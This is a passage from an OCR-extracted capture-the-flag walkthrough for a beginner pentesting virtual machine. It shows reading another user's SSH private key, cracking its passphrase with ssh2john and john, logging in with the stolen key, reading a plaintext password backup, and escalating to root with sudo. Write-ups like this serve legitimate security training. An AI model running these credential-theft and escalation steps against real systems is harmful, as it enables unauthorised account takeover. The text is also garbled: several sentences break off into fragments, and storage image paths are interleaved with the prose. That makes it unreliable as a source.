
permission. What else we can do to escalated as user kay? Let’s check the .ssh folder.

```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
```


After

with the following note.



It se

own machine.




Then

```
$ python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
```

After that, crack the hash with the famous rockyou.txt wordlist with the following command.


```
$ /usr/sbin/john --wordlist=/root/Desktop/dict/rockyou.txt id_rsa.hash
```

After a few seconds, you will be prompted with the passphrase for the public key.



Sinc

ssh shell from jan with the following command




```
$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.189.26
```

Task 1-9: Kay's password

Still, remember the pass.bak file. Let's check it out.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

That is kay's s
password according to the password policy. Moral of the story, always reminding your team to use a strong password.
Answer: heresareallystrongpasswordthatfollowsthepasswordpolicy$$

Task (extra): This is not over yet

The task finished on task 1-9. However, this challenge is not over yet as we haven't escalated our privilege as superuser. Let see what kay can do with Sudo command

```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User kay may run the following commands on basic2:
    (ALL : ALL) ALL
```

kay

```
kay@basic2:~$ sudo su
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay#
```

Hooray, you have successfully rooted the machine. Before ending t

```
root@basic2:/home/kay# cd /root
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```

We